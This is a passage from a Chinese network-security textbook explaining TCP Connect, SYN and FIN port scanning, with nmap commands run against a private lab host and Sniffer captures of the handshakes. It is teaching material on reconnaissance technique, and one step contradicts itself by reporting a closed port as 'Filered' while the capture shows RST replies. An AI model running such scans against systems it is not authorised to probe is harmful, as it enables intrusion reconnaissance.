


图 8-22　Nmap 使用 TCP Connect 扫描目标主机开放的端口

```
[192.168.111.1][192.168.111.3]TCP: D=21 S=2480 SYN SEQ=527930155 LEN=0 WIN=65535
[192.168.111.3][192.168.111.1]TCP: D=2480 S=21 SYN ACK=527930156 SEQ=1948362049 LEN=0 WIN=64
[192.168.111.1][192.168.111.3]TCP: D=21 S=2480     ACK=1948362050 WIN=65535
[192.168.111.1][192.168.111.3]TCP: D=21 S=2480 RST ACK=1948362050 WIN=0
```

图 8-23　使用 Sniffer 捕捉 TCP Connect 扫描目标主机开放端口的通信过程

接着,使用 TCP Connect 进行关闭端口的扫描。Sniffer 重新开始抓包,在 Zenmap 窗口输入同样的 TCP Connect 端口扫描命令:

```
nmap -sT -p 21 192.168.111.3
```

得到扫描结果(见图 8-24),显示 21 端口是 Filered,表示存在防火墙或包过滤器等网络安全软件禁止了 21 端口。

Sniffer 停止抓包,可以看到已经捕捉了 4 个 TCP 包(见图 8-25)。在端口关闭状态下,发起扫描的主机发送第一次握手的报文段,目标主机直接返回 RST 报文段,表示目标主机 21 端口是不开放的。从 Sniffer 捕捉的数据包可以看到,扫描主机是连续两次发送第一次握手的报文段来探测目标主机的 21 端口是否关闭,目标主机两次都返回 RST 报文段。

这就是 TCP Connect 扫描的原理,由于它使用三次握手建立 TCP 连接,三次握手全部完成,所以这种扫描技术也被称为全连接扫描。

由于 TCP 全连接扫描,需要整个 TCP 三次握手以后才能判断端口是否开放,整个扫描过程较慢,其实在第二次握手的报文段收到以后,扫描主机就可以判断目标端口是否开放,而不需要发送第三次握手的报文段。这样,就有了第二种扫描 TCP 端口的方法 TCP




图 8-24　Nmap 使用 TCP Connect 扫描目标主机的关闭端口

```
[192.168.111.1] [192.168.111.3] TCP: D=21 S=2484 SYN SEQ=3558468000 LEN=0 WIN=65535
[192.168.111.3] [192.168.111.1] TCP: D=2484 S=21 RST ACK=3558468001 WIN=0
[192.168.111.1] [192.168.111.3] TCP: D=21 S=2485 SYN SEQ=1438255797 LEN=0 WIN=65535
[192.168.111.3] [192.168.111.1] TCP: D=2485 S=21 RST ACK=1438255798 WIN=0
```

图 8-25　使用 Sniffer 捕捉 TCP Connect 扫描目标主机关闭端口的通信过程

SYN 扫描(见图 8-26)。




图 8-26　TCP SYN 扫描目标主机的 TCP 端口

在 TCP SYN 扫描方法中,扫描主机通过 8001 端口向目标主机 21 端口发送 SYN 报文段,也就是第一次握手的报文段。如果目标主机返回 RST 报文段,说明目标主机 21 端口是关闭的;如果目标主机回送第二次握手的报文段,说明目标主机 21 端口处于开放状态。那么,扫描主机已经知道对方 21 端口是开放的,就不必再建立连接了,因此,扫描主机就回送一个 RST 报文段,来关闭这个 TCP 连接。

我们使用 Nmap 扫描配合 Sniffer 抓包的方法验证 TCP SYN 端口扫描原理。在 Zenmap 窗口输入命令:

```
nmap -sS  -p  21  192.168.111.3
```

这里-sS 表示 TCP SYN 扫描。

扫描结束，得到目标主机的 21 端口是开放的端口（见图 8-27）。Sniffer 停止抓包，看到已经捕捉了三个 TCP 包（见图 8-28），可以分析出使用 TCP SYN 扫描的通信过程。在 21 端口开放的状态下，发起扫描主机向目标主机的 21 端口，发送第一次握手报文段，目标主机回送第二次握手的报文段，说明目标主机的 21 端口是开放的端口。然后，扫描主机回送一个 RST 报文段，关闭这个 TCP 半连接。




图 8-27　Nmap 使用 TCP SYN 扫描目标主机的开放端口

```
[192.168.111.1] [192.168.111.3] TCP: D=21 S=44032 SYN SEQ=4150508519 LEN=0 WIN=2048
[192.168.111.3] [192.168.111.1] TCP: D=44032 S=21 SYN ACK=4150508520 SEQ=1811122058 LEN=0 WIN=64240
[192.168.111.1] [192.168.111.3] TCP: D=21 S=44032 RST WIN=0
```

图 8-28　使用 Sniffer 捕捉 TCP SYN 扫描目标主机开放端口的通信过程

接着使用 TCP 半连接扫描进行关闭端口的扫描。重新启动 Sniffer 开始抓包，在 Zenmap 窗口输入同样的 TCP SYN 端口扫描命令：

```
nmap -sS  -p  21  192.168.111.3
```

得到扫描结果（见图 8-29），显示 21 端口是关闭的。




图 8-29　Nmap 使用 TCP SYN 扫描目标主机的关闭端口

Sniffer 停止抓包,看到已经捕捉了两个 TCP 包(见图 8-30)。

```
[192.168.111.1][192.168.111.3]TCP: D=21 S=60438 SYN SEQ=3895993343 LEN=0 WIN=2048
[192.168.111.3][192.168.111.1]TCP: D=60438 S=21 RST ACK=3895993344 WIN=0
```

图 8-30 使用 Sniffer 捕捉 TCP SYN 扫描目标主机关闭端口的通信过程

这就是 TCP SYN 扫描。TCP SYN 扫描 TCP 连接的三次握手未完全建立,所以这种扫描技术被称为半连接扫描。TCP 半连接扫描相比 TCP 全连接扫描,扫描速度有了一定的提高,但它存在一个缺点是,就是向目标主机发送大量伪造的 TCP 半连接请求,会导致目标主机资源耗尽。因而,有许多防火墙软件对 TCP 半连接进行过滤,所以使用 TCP SYN 扫描并不能总是好用。

第三种 TCP 端口的扫描方法是 TCP FIN 扫描(见图 8-31),利用的是释放 TCP 连接四次挥手的终止比特 FIN。当扫描主机通过 8001 端口向目标主机 21 端口发送一个 FIN 报文段,也就是释放 TCP 连接的第一次挥手报文段,如果目标主机 21 端口是关闭的,这个 FIN 报文段会被丢弃掉,然后目标主机返回一个 RST 报文段;如果目标主机 21 端口是开放的,但是目标主机发现并未和发送 FIN 报文段的客户端主机建立 TCP 连接,也就不可能有 TCP 连接去释放,因此,这个 FIN 报文段会被丢掉,并且不会返回 RST 报文段,目标主机是无响应的。过一段时间,客户机会再发送一个 FIN 报文段,目标主机也是无响应。说明目标主机这个端口是开放的。扫描主机就通过是否有 RST 报文段返回,来判定目标主机是否开放 21 端口。

